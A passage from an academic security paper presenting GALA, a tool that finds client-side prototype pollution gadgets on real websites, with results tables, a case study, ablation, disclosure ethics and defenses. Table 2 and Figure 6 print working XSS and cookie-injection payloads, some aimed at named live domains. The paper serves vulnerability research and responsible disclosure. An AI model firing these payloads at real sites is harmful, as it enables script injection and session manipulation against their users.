TABLE 2: [RQ1&RQ2] A selective list of zero-day gadgets found by GALA. The "Library" column shows the third-party library name, the "# Domains" column the number of *end-to-end* exploitable domains with that library, the "Consequence" column the prototype pollution consequence of the gadget, which could be XSS (Cross-site Scripting), Cookie-M (Cookie Manipulation), and URL-M (URL Manipulation), the "Type" column whether the gadget is direct or chained, the "Reporting" whether the gadget has been reported, confirmed or fixed, and lastly the "Generated Exploit Code" the exploit code generated by GALA to trigger the gadget.

Library	# Domains	Consequence	Type	Reporting	Generated Gadget Exploit Code
fbevents.js	21	Cookie-M	Direct	Fixed	`https://asse.com/?__proto__[0]=fb.1.COOKIE.INJECTION`
Vue2.6 (1)	2	XSS	Direct	Fixed	`https://itongzhuo.com/?__proto__[staticStyle]=alert(1)})}//`
Vue2.6 (2)	2	XSS	Chained	Fixed	`https://itongzhuo.com/?__proto__[key]=1&__proto__[classBinding]=alert(1)})}//`
Vue2.6 (3)	0	XSS	Chained	Fixed	`__proto__['value']='1'&__proto__['staticClass']='alert(1)})};//'`
prettify.js	0	XSS	Direct	Reported	`__proto__['-']='1"><img src=1 onerror=alert(1)></img></span><!--'`
gtranslate	0	XSS	Direct	Reported	`__proto__['en']="\"><img src=1 onerror=alert(1)></img><textarea>"`
cookie_consent	0	XSS	Direct	Reported	`__proto__['title']='<img src=1 onerror=alert(1)><textarea>'`
Baidu m.js	0	XSS	Direct	Reported	`__proto__.pageSearchId='1"></script><script>alert(1)</script><!--'`
lottie.js	0	XSS	Direct	Reported	`__proto__.x='},{[alert(1)]:1}]//'`
webcomponents-loader	0	XSS	Direct	Reported	`__proto__['root']='http://malicious.com'`
ga.js	0	Cookie-M	Direct	Reported	`__proto__['x68']='(direct)'`
complete.js	0	Cookie-M	Direct	Reported	`__proto__['analytics_session_token']='COOKIE-VALUE-1-2-3'`
require.js	0	URL-M	Direct	Reported	`__proto__['baseURL']='KEY=VALUE1.VALUE2'`

TABLE 3: [RQ1] A consequence-based breakdown of zero-day gadgets (# Gadgets).

Consequence	Sink	# Gadgets
XSS	HTML	21
	JavaScript	12
	setAttribute	23
	Sub-Total	56
URL Manipulation	anchor	11
	iframe	2
	img	14
	script	23
	Sub-Total	50
Cookie Manipulation	cookie	27
Total		133

Exploit Code" column uses a real-world, vulnerable domain as an example to show the end-to-end exploit and the "# Domains" shows the number of affected domains with end-to-end exploits. As expected, 21 domains use "fbevents.js" and are vulnerable to cookie manipulations. That is also why Meta quickly fixes the vulnerability based on our reporting. Vue developers also acknowledged the vulnerability and are working on a fix when the paper is submitted. GALA finds two domains that are end-to-end exploitable. Interestingly, the two domains are only vulnerable to two gadgets in Vue, but not the third one. The reason is that some values may be defined in these two domains, making the third gadget unexploitable. Another thing worth noting is that these 23 domains are in the ProbetheProto's reports [4] and are considered as having no consequences. That also demonstrates the power of newly-found, zero-day gadgets.

5.3.2. A Case Study. In this part, we illustrate a case study of a real-world end-to-end exploit in Figure 6. This exploit leverages the gadget from Meta's software 'fbevents.js' as shown in Figure 1, and the prototype pollution vulnerability is located at Line 19. Specifically, when a URL is parsed at the `parseUrl` function (Line 27), the `parse` function is then called at Line 34. Then, the `parse` function will be called recursively at Line 13, where `part` equals `__proto__` and thus so does the `key` parameter of the `parse` function. After that, Line 16 is executed, which makes `obj` a prototypical object, i.e., `Object.prototype`. Since there are no keys under `obj`, its `length` equals 0, which pollutes the `0` property of the prototypical object. Finally, as the Meta gadget in Figure 1 requires access to the `0` property, the prototype pollution vulnerability is connected with the gadget, leading to the cookie manipulation consequence.

We choose to illustrate this end-to-end exploit due to the complexity of connecting the prototype pollution with the gadget. Specifically, if an adversary adopts `__proto__[0]`, the prototype pollution and the gadget are not connected. The reason is that the first run of `parse` will go to Line 11, and the second run to Line 13. Consequently, the prototype pollution injects an array instead of a string to the prototypical object. Given that the prototype pollution gadget checks whether the type of `b[0]` equals `string` but not `array` in Line 5 of Figure 1, the exploit `__proto__[0]` will not lead to any consequence.

```
1  // End-to-end exploit:  'https://www.perfectlens.ca/?
       __proto__[]=fb.1.cookie.value'
2  // 1. prototype pollution: purl.js
3  function parse(parts, parent, key, val) {
4    var part = parts.shift();
5    if (!part) {
6      if (isArray(parent[key])) {
7          parent[key].push(val);
8      } else if ('object' == typeof parent[key]) {
9          parent[key] = val;
10     } else if ('undefined' == typeof parent[key]) {
11         parent[key] = val;
12     } else {
13         parent[key] = [parent[key], val];
14     }
15   } else{
16     var obj = parent[key] = parent[key] || [];
17     if ("]" == part) {
18       if ("object" == typeof obj) {
19         obj[Object.keys(obj).length] = val; //
             vulnerability location
20       }
21     }
22     else if (!part.includes("]")) {
23       parse(parts, obj, part, val);
24     }
25   }
26 }
27 function parseUri(url){
28   ...
29   // key = "__proto__[]"
30   // parent={"base":{}}
31   // val="fb.1.cookie.value"
32   var parts = key.split("[");
33   // parts = ["__proto__", "]"]
34   parse(parts, parent, "base", val);
35 }
36 parseUri(document.URL);
37
38 // 2. Meta's fbevents.js Gadget; please see Figure 1.
```

Figure 6: [RQ2] A case study of end-to-end exploits using the Meta gadget.

As a comparison, GALA generates flexible exploits such as `__proto__[]` so that more exploitable gadgets are exposed.

5.4. RQ3: False Positives and Negatives of GALA vs. Baselines

In this research question, we study the false positives (FPs) and negatives (FNs) of GALA and compare GALA with two baselines. The evaluations of FPs and FNs are based on two different datasets because we do not have ground truth information for real-world websites and there are no negative cases for the BlackFan dataset.

5.4.1. False Positives. Table 4 shows the False Positives and False Discovery Rate, i.e., FP/(TP+FP), of three approaches on top 1,000 Tranco websites. Let us first discuss ProbetheProto vs. GALA. GALA reports 15 zero-day gadgets among 1,000 Tranco websites as opposed to one from ProbetheProto. The reason is that ProbetheProto adopts a fixed set of values (e.g., `__proto__[k]=alert(1)`) and hopes that the injected values can flow to the sink. Instead, GALA borrows known values from Top 1 million websites, which have already flown to the sink. Therefore, GALA detected many more gadgets compared with ProbetheProto.

We then discuss Silent Spring vs. GALA. Silent Spring reports 37 gadgets, but most of the reports are false positives. Note that a high FP is expected for Silent Spring given the static nature of Silent Spring. The FDR is higher than the one reported in their paper because their target is server-side Node.js packages. As a comparison, client-side JavaScript is mostly minimized and contains more dynamic features, which brings more challenges for static analysis like Silent Spring and their underlying static analysis engine CodeQL.

5.4.2. False Negatives. Table 4 also shows the False Negative and False Negative Rate (FNR), i.e., FN/(TP+FN) of three approaches using the BlackFan dataset. Let us start with Silent Spring, which only reports three true positives. The main reasons for such a low number of TPs are twofold. First, Silent Spring only supports detecting direct gadgets from initially detected undefined properties lookups to the sinks without consideration of chained gadgets. 22 gadgets in the BlackFan dataset are chained gadgets that require polluting multiple undefined properties to reach the sink. Silent Spring detects none of these gadgets. Second, the underlying static analysis engine, i.e., CodeQL, cannot analyze many client-side JavaScript features, which include dynamically-generated JavaScript code and inter-procedural data-flow tracking.

We then discuss ProbetheProto, which has 19 FNs for the dataset. There are two main reasons for FNs. First, some chained gadgets require specific values to trigger the next gadget. Since such values are not in the predefined set of ProbetheProto, it cannot detect such gadget chains. Second, the final payload to the sink may need some contexts to close the string, e.g., double quotes and comments. ProbetheProto does not support such context-award payload generation, thus leading to a few FNs.

In the end, we also discuss the FNs of GALA. GALA also misses the detection of nine gadgets reported in the BlackFan dataset. The main reason is that GALA does not find any defined values for such gadgets among the Top 1 million websites. In the future, we may consider adding test cases of JavaScript libraries and integrating value testing with fuzzing to better generate such values.

5.5. RQ4: Performance

In this research question, we study the performance of GALA and break down the performance by different phases. Specifically, we evaluate the performance of GALA using the Top 1,000 Tranco websites and measure the finish time of each phase. Figure 7 shows the Cumulative Distribution Function (CDF) of GALA in analyzing Top 1,000 websites. At the same time, we also break down the analysis time by phases in Table 5.

There are three things worth noting. First, Phase 1 is the fastest because only undefined property lookups are hooked without taint propagation. Second, the performances of Phases 2 and 3 are similar, where Phase is slightly faster

TABLE 4: [RQ3] False Discovery Rate (FDR), i.e., FP/(TP+FP), and False Negative Rate (FNR), i.e., FN/(TP+FN), of GALA and two state of the arts against two datasets, i.e., top 1,000 Tranco websites with no ground truth, and the BlackFan dataset [13] with ground truth information. All numbers are the number of gadgets.

Approach Name	Top 1,000 Tranco websites							BlackFan Dataset			
	Reported	TP				FP	FDR (↓)	TP	FN	All	FNR (↓)
		Total	XSS	Cookie-M	URL-M						
Silent Spring	37	1	1	0	0	36	97.30%	3	36	39	92.3%
ProbetheProto	1	1	1	0	0	0	0.00%	20	19	39	48.7%
GALA	**15**	**15**	**3**	**6**	**6**	**0**	**0.00%**	**30**	**9**	**39**	**23.1%**

TABLE 5: [RQ4] Analysis Time (Seconds) of GALA Broken Down by Different Phases.

Phases	Phase 1	Phase 2	Phase 3	Total
Time	4.30 ± 2.32	6.67 ± 5.54	7.09 ± 4.29	15.44 ± 8.91



Figure 7: [RQ4] Cumulative Distribution Function (CDF) of the analysis time of GALA, which is broken down by different phases for Top 1,000 Tranco websites.

because of the involvement of exploit generation in Phase 3. Sometimes, Phase 3 is faster than Phase 2 as shown in Figure 7 because the first few trials of defined values may lead to a successful exploit. Lastly, the median analysis time of GALA is around 12.5 seconds, which is scalable to an analysis on 1 million websites.

5.6. RQ5: Ablation Study

In this research question, we perform an ablation study to assess the impact of the different components of GALA. Specifically, our ablation study focuses on two components: (i) defined value assignment, where GALA finds defined values in phase 2 to replace undefined properties identified from phase 1, and (ii) a context-aware exploit generator that GALA adapts from a prior work [26] in phase 3. Then, we describe three variants of GALA for the ablation study: (i) not incorporating a context-aware exploit generator (i.e., adopting fixed exploits); (ii) skipping the defined value assignment phase (i.e., no phase 2); or (iii) excluding both.

TABLE 6: [RQ5] Ablation study of GALA with three variants.

Variant	Components		# Gadgets
	Defined Value Assignment	Context-Aware Exploit Generator	
GALA	✓	✓	133
Variant (i)	✓	✗	77
Variant (ii)	✗	✓	0
Variant (iii)	✗	✗	0

We evaluated all three variants on the 133 zero-day gadgets detected by GALA and the results are shown in Table 6. Notably, variants (ii) and (iii), which skip the value assignment procedure, result in zero gadget detected. That is because the values adopted from other websites are vital for the control- or data-flow to reach the sink, e.g., fulfilling complex `if` conditions. On the other hand, variant (i)—which does not incorporate a context-aware exploit generator—only detects 77 gadgets, because exploiting the rest gadgets requires context-aware inputs, such as closing HTML tags. As a comparison, the design of GALA takes advantage of both defined value assignment and the context-aware exploit generator, resulting in 133 gadgets detected.

5.7. RQ6: Defined Value Analysis

In this research question, we provide an analysis of the defined values tested during the evaluation of GALA on top one million Tranco websites. In total, GALA tested 65,630 unique defined values for 24,679 undefined properties, resulting in an average of 2.66 unique defined values per undefined property. Eventually, 4,439 defined values successfully resulted in gadget discovery. Apart from those statistics, we present distribution of the tested defined values in Figure 8. The results show that the majority of undefined properties, with a count of 21,416, have only one unique defined value, likely due to their limited use on real-world websites. Following this, the counts drop sharply as the number of defined values increases to two and three, and continue to steadily decline as the number of defined values exceeds three. This trend is driven by gadgets in libraries that are more widely used, resulting in GALA discovering more defined values in the same gadget used elsewhere. In addition, there are 176 cases where the number of unique



Figure 8: [RQ6] Distribution of unique defined values per undefined property that were tested during the evaluation of GALA on Tranco top one million websites.

defined values exceeds 20, which are not shown in the figure. The large number of defined values in these cases is due to gadgets utilizing keyed lookups wrapped in a `for` loop, which leads to numerous defined values during iterations.

6. Discussion

In this section, we describe several commonly-asked issues and GALA's limitations.

6.1. Ethics

We responsibly reported all the findings, including zero-day gadgets and end-to-end exploits, to the software developers and gave them 60 days to fix the issue. At the time of paper submission, one gadget has been fixed by their developer, three gadgets have been confirmed, and the rest (including end-to-end exploits) have been reported. Note that we choose to report our findings, i.e., end-to-end exploits, to website developers even if the software (i.e., JavaScript library) containing the zero-day gadget—which is usually from a third party—has been fixed by their developers. The reason is that third-party JavaScript library is often not updated timely on websites. We believe that such reporting will help websites quickly fix the vulnerability, thus securing the World Wide Web.

6.2. Defenses

We discuss defenses from two perspectives, i.e., defenses against prototype pollution, and those against gadgets.

6.2.1. Defense against Prototype Pollution Vulnerabilities. On one hand, software developers and maintainers can defend against gadgets by patching their root cause, i.e., prototype pollution vulnerability. Common practices include freezing the prototypical object and checking the prototype chain lookup. One can refer to prior works [4], [6] on such defenses. However, while patching prototype pollution is needed and definitely required, we do not think it is enough to just patch the vulnerability but not the gadgets due to the following reasons:

- Defense against future included or discovered prototype pollution vulnerabilities. Even if a prototype pollution vulnerability is either patched or absent, people may find new vulnerabilities or the inclusion of new third-party software may introduce new prototype pollution vulnerabilities. Patching gadgets will help the website defend against both scenarios.
- Defense against prototype pollution vulnerabilities in other websites with the same library. A third-party software containing prototype pollution gadgets may be used by many websites, e.g., the "fbevents.js" library. Therefore, patching a prototype pollution gadget will help inform these websites and future ones who use this library with the gadget.

6.2.2. Defense against Prototype Pollution Gadgets. On the other hand, developers and maintainers can patch the gadget as a direct defense. This can be done at either the source or the sink as discussed below. There are pros and cons for each patching method.

- Source Patching. Such patching is done at the place where undefined values are returned. For example, just like what Meta does in Figure 1, one can use `hasOwnProperty` to check whether the returned value belongs to the prototypical object and deny access if it does. The advantage is that even if there are future sinks (other than the discovered gadget) that are found, the patch can still defend against the new gadget. Correspondingly, the disadvantage is that if there are other sources (i.e., undefined values) flowing to the same sink, the patch is ineffective.
- Sink Patching. Such patching is done at the place where the consequence happens, e.g., cross-site scripting and cookie manipulation. For example, one can add a sanitization function to filter the parameter of `eval` function and avoid adversary-injected values. Similarly, the advantage is that if there are new sources, the patch is still effective; at the same time, if the current source flows to other sinks, it is not.

Since both gadget patching methods have pros and cons, one possible solution is to add double patching, i.e., patching both the sources and the sinks, if possible.

6.3. Soundness and Completeness

GALA, just like prior work, e.g., ProbetheProto [4], has no false positives, but false negatives still exist. That is,

GALA is sound but not complete. The reason for soundness is that GALA is a dynamic approach that generates exploits for found gadgets. Since gadgets are guaranteed to be exploitable together with a prototype pollution vulnerability, GALA has no FPs.

At the same time, GALA has false negatives due to the following reasons. First, while GALA can find defined values for many undefined properties, it is still possible that such defined values do not exist. It could be that the functionality is rarely used, used in a different context (like server-side code), or dead code. Currently, GALA has already adopted pre-defined values as inputs. Then, one possible future solution is to adopt test cases that come with third-party libraries for defined value extractions. We will leave this approach as future works of GALA. Second, since GALA is a dynamic approach, it may have code coverage issues to reach certain codes containing the sink or undefined properties. Note that absolute high code coverage may not be helpful for GALA because GALA needs to reach the sources and sinks. In the future, guided or directed fuzzing may also be combined with GALA for better code coverage. Lastly, GALA currently only taints string values just like prior works [4], [25], [26]. This is because client-side consequences are caused by string values. While other types, such as Array and Object, may be possible for server-side consequences, we will leave them as future works.

6.4. Other Consequences

The in-scope consequences, just like ProbetheProto [4], include XSS, Cookie manipulations, and URL manipulations. At the same time, we acknowledge that there could be consequences for other client-side vulnerabilities like cross-site request forgery and privilege escalation since prototype pollution changes the control- and data-flows of a victim program. It is worth noting that such consequences are not studied manually either (e.g., the BlackFan repository [13] does not have such consequences). Therefore, we will leave the exploration of other consequences as our future work.

7. Related Work

We describe related work from three aspects: prototype pollution, program analysis for web security, and general web security.

7.1. Prototype Pollution and its Gadgets

Prototype pollution, first proposed by Arteau [1], has gathered increasing attention in recent years. Prototype pollution is specific to JavaScript and other programming languages that utilize prototypes for object-oriented features. It can lead to various severe consequences, such as Remote Code Execution (RCE) on server-side [3], [5], [6], [30] and XSS on client-side [4]. There are many existing works on prototype pollution and gadget detection. On the server side, Silent Spring [6] leverages CodeQL [7] to do static multi-label taint analysis and uses dynamic analysis to collect the undefined properties. However, their approach mainly depends on static analysis and thus leads to a lot of false positives. Besides, their approach can not solve chained gadgets. Mikhail et al. [31] uses a dynamic AST-level instrumentation and supports visualization of code flows in an IDE, which helps the manual analysis for exploit generation. UoPF [5] applies concolic execution and constraint solver to detect chained gadgets. However, their approach fails to solve complex constraints.

On the other hand, the only prior work for client-side prototype pollution and gadget detection, ProbetheProto [4], utilizes an instrumented Chromium to do taint analysis on a large scale of websites. We highlight the novelty of GALA over ProbetheProto by explaining the three steps of an end-to-end exploit and clarifying the distinct contributions of both approaches. First, an adversary locates and exploits an existing prototype pollution vulnerability to inject values. Second, the adversary alters the control- or data-flow by adjusting the injected values so that they can flow to a sink. Lastly, the adversary exploits the sink function (e.g., injecting XSS payloads). ProbeTheProto contributes primarily to the first step, detecting prototype pollution. In contrast, GALA excels in the second and third steps by replacing undefined properties with elsewhere-defined values, and by utilizing a context-aware exploit generator adapted from [26], whereas ProbeTheProto relies on predefined values. As a result, the exploits adopted by GALA are more comprehensive than ProbetheProto's fixed value set, leading to the discovery of more zero-day gadgets.

7.2. Program Analysis for Web Security

Program Analysis has long been leveraged by security researchers to unveil bugs and vulnerabilities in source code or binary code. We describe program-analysis techniques—dynamic analysis, static analysis and hybrid analysis—that are commonly applied in the realm of Web security and privacy, particularly of vulnerability detection for JavaScript.

7.2.1. Dynamic Analysis. Dynamic analysis leverages concrete inputs to analyze program code. A research trend is to dynamically analyze program code from the source code level, e.g., Jalangi [32]. It is among the early-stage dynamic-analysis tools available for analyzing and testing JavaScript applications. The success of Jalangi has inspired other works, e.g., JITProf [33], to develop analysis tools on top of Jalangi. More recently, Xiao et al. [34] propose a framework named LYNX based on Jalangi to detect a novel attack on JavaScript dubbed hidden property abusing. Liu et al. [5] propose to detect chained server-side gadgets leveraging Jalangi for concolic execution. Additionally, Liu et al. [35] extend Jalangi on WeChat as an industry practice to diagnose defects in WeChat mini-apps. Despite its flexibility, our experience with using Jalangi2 on client-side JavaScript revealed two major issues: 1) performance overhead; and 2) reliability of instrumented JavaScript. Firstly, the Jalangi2 wraps all the built-in operations with function calls, which results in a slowdown of 3x-100x of

the program execution [36]. This makes it unsuitable for our large-scale analysis. Secondly, the instrumented JavaScript grows approximately 60x in size (e.g., a library with 30k lines becomes 80MB after instrumentation), often leading to request timeouts when the file is received from the network.

Another research trend of dynamic analysis on JavaScript is to modify a modern JavaScript engine to conduct taint tracking for the purposes of defect or vulnerability detection. In the early stage, Lekies et al. [24] present an automated system on top of JavaScript V8 engine to detect and validate DOM-based Cross-Site Scripting (XSS) vulnerabilities. Later, Melicher et al. [25] adopt the engine by Lekies et al. to perform DOM-XSS analysis on multiple sources and sinks. Steffens et al. [26] further introduce cookie and Web storage to the analysis engine. Kang et al. [4] invent object taints and joint taint flows for the analysis on client-side prototype pollution and its consequences, e.g., XSS, cookie manipulation and URL manipulation. Following this research trend, our work implements the dynamic taint analysis on a modified Chromium for effective and precise taint tracking.

7.2.2. Static Analysis. On the other hand, static analysis usually leverages abstract interpretation and symbolic execution that do not require concrete inputs. Static analysis explores all possible execution paths of the program and thus can reach higher code coverage compared to dynamic analysis. Many works [2], [37]–[42] have proposed static-analysis frameworks or platforms for the detection of bugs, malware or vulnerabilities. More recently, researchers [3], [30], [43], [44] have proposed to represent the program code as novel graphs for static analysis. To make static analysis scalable, Kang et al. [45] leverage the bottom-up and top-down abstract interpretation on control- and data-flow graphs. While those methods have high performance on server-side JavaScript vulnerability detection, they are not scalable to detect client-side gadgets, which involve heavy dynamic features and easily make the methods timeout.

7.2.3. Hybrid Analysis. To overcome the disadvantages of both static and dynamic analysis, researchers have recently proposed hybrid analysis, i.e., combining static with dynamic analysis, to have high code coverage and achieve a better performance at the same time. Zhang et al. [46] leverage results from dynamic analysis as additional sources for static analysis to preserve context sensitivity when detecting taint data flows in Android apps. Shcherbakov et al. [6] leverage dynamic analysis to assist static analysis for the detection of JavaScript gadgets leading to Remote Code Execution. Xiao et al. [34] introduce static analysis to explore potential object properties in JavaScript to guide the execution of dynamic analysis. While the hybrid analysis sounds promising, it still faces scalability issues when applied on client-side detection. We leave incorporating the hybrid analysis in GALA for future work.

7.3. General Web Security

Our work consider three types of gadgets as in-scope: DOM-based XSS, cookie manipulation and URL manipulation. Prior works on DOM-based XSS have investigated its prevalence [24], [25], [47], [48], different ways to inject payloads [4], [27], [49] and its mitigations [43], [47], [50]–[52]. Cookie-related security and privacy concerns have also gathered interests, leading to investigations on CSRF [44], policy violations [53], [54], and session fixation [14], [15]. Finally, studies on URL manipuation [16] also propose novel attacks and effective mitigations. As a comparison, these works focus on each individual vulnerability itself instead of those that are caused by prototype pollution. Instead, GALA finds such consequences that are caused by prototype pollution, thus being called prototype pollution gadgets.

8. Conclusion

Prototype pollution vulnerabilities, just like low-level memory-related vulnerabilities, need gadgets to achieve further consequences. Previously static approaches like Silent Spring [6] often have large false positives (FPs), which need extensive human work to filter FPs. Furthermore, previous dynamic approaches, such as ProbetheProto [4] and UoPF [5], often face difficulties in bypassing challenging constraints with complex values. Furthermore, UoPF is also a server-side concolic execution framework and its adaptation to the client side is largely unknown.

In this paper, we design and implement GALA, an open-source dynamic analysis framework, to detect client-side prototype pollution gadgets. Our key insight is to borrow defined values from other executions, which could happen in another website with the same script or the same website with different call stacks and/or parameters. GALA has three phases: first, GALA detects undefined values using an instrumented JS runtime with property lookup APIs being hooked; second, GALA detects corresponding defined values with the instrumented JS runtime and assigns such values to those that are originally undefined; lastly, GALA repeats the process until the sink is reached and then generates exploits for gadget validation.

We evaluated GALA against the Top 1 million websites based on Tranco List, which revealed 133 zero-day gadgets and 23 end-to-end exploitable domains. We responsibly disclosed our findings to software developers and gave them 60 days for a fix. Currently, several gadgets, including those from Meta and Vue.js, have already been fixed. We also show that GALA outperforms prior works, namely ProbetheProto and Silent Spring in terms of lower or similar false negatives and positives, when the prior works are adapted to detect client-side gadgets.

In the future, we envision two types of future works. On one hand, we can integrate existing test cases of JavaScript libraries with GALA so that they can provide more defined values especially when such values are not provided by real-world websites. On the other hand, we can also integrate

directed fuzzing with GALA to provide more values and lead the execution to the sink.

Acknowledgments

We would like to thank anonymous shepherd and reviewers for their helpful comments and feedback. This work was supported in part by National Science Foundation (NSF) under grants CNS-21-54404 and CNS-20-46361 and a Defense Advanced Research Projects Agency (DARPA) Young Faculty Award (YFA) under Grant Agreement D22AP00137-00 as well as an Amazon Research Award (ARA) 2021 and gifts from Visa Research. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF, DARPA, Amazon, or Visa Research.

References

[1] O. Arteau, "Prototype pollution attack in nodejs application," https://github.com/HoLyVieR/prototype-pollution-nsec18/blob/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf, 2018, online; Accessed on 18 Feb 2021.

[2] H. Y. Kim, J. H. Kim, H. K. Oh, B. J. Lee, S. W. Mun, J. H. Shin, and K. Kim, "DAPP: automatic detection and analysis of prototype pollution vulnerability in node. js modules," *International Journal of Information Security*, pp. 1–23, 2021.

[3] S. Li, M. Kang, J. Hou, and Y. Cao, "Detecting node.js prototype pollution vulnerabilities via object lookup analysis," in *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, 2021, pp. 268–279.

[4] Z. Kang, S. Li, and Y. Cao, "Probe the proto: Measuring client-side prototype pollution vulnerabilities of one million real-world websites," in *2022 Network and Distributed Systems Security Symposium (NDSS)*, 2022.

[5] Z. Liu, K. An, and Y. Cao, "Undefined-oriented programming: Detecting and chaining prototype pollution gadgets in node.js template engines for malicious consequences," in *2024 IEEE Symposium on Security and Privacy*, 2024.

[6] M. Shcherbakov, M. Balliu, and C.-A. Staicu, "Silent spring: Prototype pollution leads to remote code execution in node.js," in *32nd USENIX Security Symposium*, 2023.

[7] "Codeql," https://codeql.github.com/, accessed: 2022-12-14.

[8] Y. Zheng, X. Zhang, and V. Ganesh, "Z3-str: A z3-based string solver for web application analysis," in *Int. Symp. Foundations of Software Eng. (FSE), 2013*, 2013.

[9] Google. The Chromium Projects. http://www.chromium.org/Home.

[10] Follow-my-Flow-GaLA, "Follow My Flow: Unveiling Client-Side Prototype Pollution Gadgets from One Million Real-World Websites ," https://github.com/Follow-my-Flow-GaLA/analysis, 2024, accessed: 2024-09-24.

[11] V. Le Pochat, T. Van Goethem, S. Tajalizadehkhoob, M. Korczynski, and W. Joosen, "Tranco: A research-oriented top sites ranking hardened against manipulation," *Proceedings of 2019 Network and Distributed System Security Symposium*, 2019. [Online]. Available: http://dx.doi.org/10.14722/ndss.2019.23386

[12] National Vulnerability Database, "CVE-2024-6783," https://nvd.nist.gov/vuln/detail/CVE-2024-6783, 2024, accessed: 2024-09-16.

[13] S. Bobrov, "Client-side prototype pollution gadgets," https://github.com/BlackFan/client-side-prototype-pollution/blob/master/gadgets/sprint.md, 2020, online; Accessed on 18 Feb 2021.

[14] mwood, "Session fixation," https://owasp.org/www-community/attacks/Session_fixation, 2024, online; Accessed on 14 Apr 2024.

[15] M. Squarcina, P. Adão, L. Veronese, and M. Maffei, "Cookie crumbles: Breaking and fixing web session integrity," in *32nd USENIX Security Symposium*, 2023.

[16] P. Sharma and B. Nagpal, "A Study on URL Manipulation Attack Methods and Their Countermeasures," *International Journal of Emerging Technology in Computer Science & Electronics (IJETCSE) ISSN: 0976-1353 Volume 15 Issue 1 –MAY 2015*, vol. 15, p. 116–119, 2015.

[17] "Url manipulation attacks," https://www.idc-online.com/technical_references/pdfs/data_communications/URL_manipulation_attacks.pdf, 2024, online; Accessed on 14 Apr 2024.

[18] N. Carlini and D. Wagner, "{ROP} is still dangerous: Breaking modern defenses," in *23rd USENIX Security Symposium (USENIX Security 14)*, 2014, pp. 385–399.

[19] L. Davi, A.-R. Sadeghi, D. Lehmann, and F. Monrose, "Stitching the gadgets: On the ineffectiveness of {Coarse-Grained}{Control-Flow} integrity protection," in *23rd USENIX Security Symposium (USENIX Security 14)*, 2014, pp. 401–416.

[20] M. Schloegel, T. Blazytko, J. Basler, F. Hemmer, and T. Holz, "Towards automating code-reuse attacks using synthesized gadget chains," in *Computer Security–ESORICS 2021: 26th European Symposium on Research in Computer Security, Darmstadt, Germany, October 4–8, 2021, Proceedings, Part I 26*. Springer, 2021, pp. 218–239.

[21] S. Han, S.-J. Kim, W. Shin, B. J. Kim, and J.-C. Ryou, "{Page-Oriented} programming: Subverting {Control-Flow} integrity of commodity operating system kernels with {Non-Writable} code pages," in *33rd USENIX Security Symposium (USENIX Security 24)*, 2024, pp. 199–216.

[22] Google. Ignition. https://v8.dev/docs/ignition.

[23] Ecmascript® 2025 language specification. https://tc39.es/ecma262/.

[24] S. Lekies, B. Stock, and M. Johns, "25 million flows later: large-scale detection of dom-based xss," in *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, 2013, pp. 1193–1204.

[25] W. Melicher, A. Das, M. Sharif, L. Bauer, and L. Jia, "Riding out domsday: Towards detecting and preventing dom cross-site scripting," in *Network and Distributed System Security Symposium*, 2018. [Online]. Available: https://api.semanticscholar.org/CorpusID:3389782

[26] M. Steffens, C. Rossow, M. Johns, and B. Stock, "Don't Trust The Locals: Investigating the Prevalence of Persistent Client-Side Cross-Site Scripting in the Wild," in *Network and Distributed System Security Symposium (NDSS)*, 2019, https://publications.cispa.saarland/id/eprint/2744.

[27] A. S. Buyukkayhan, C. Gemicioglu, T. Lauinger, A. Oprea, W. Robertson, and E. Kirda, "What's in an exploit? an empirical analysis of reflected server XSS exploitation techniques," in *23rd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2020)*. San Sebastian: USENIX Association, Oct. 2020, pp. 107–120. [Online]. Available: https://www.usenix.org/conference/raid2020/presentation/buyukkayhan

[28] MongoDB. Mongodb. https://www.mongodb.com.

[29] Usage statistics and market share of Vue.js Version 2 for websites. https://w3techs.com/technologies/details/js-vuejs/2.

[30] S. Li, M. Kang, J. Hou, and Y. Cao, "Mining node.js vulnerabilities via object dependence graph and query," in *31st USENIX Security Symposium (USENIX Security 22)*, 2022, pp. 143–160.

[31] M. Shcherbakov, P. Moosbrugger, and M. Balliu, "Unveiling the invisible: Detection and evaluation of prototype pollution gadgets with dynamic taint analysis," *arXiv preprint arXiv:2311.03919*, 2023, https://arxiv.org/pdf/2311.03919.pdf.

[32] K. Sen, S. Kalasapur, T. Brutch, and S. Gibbs, "Jalangi: A selective record-replay and dynamic analysis framework for javascript," in *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, 2013, pp. 488–498.

[33] L. Gong, M. Pradel, and K. Sen, "Jitprof: Pinpointing jit-unfriendly javascript code," in *Proceedings of the 2015 10th joint meeting on foundations of software engineering*, 2015, pp. 357–368.

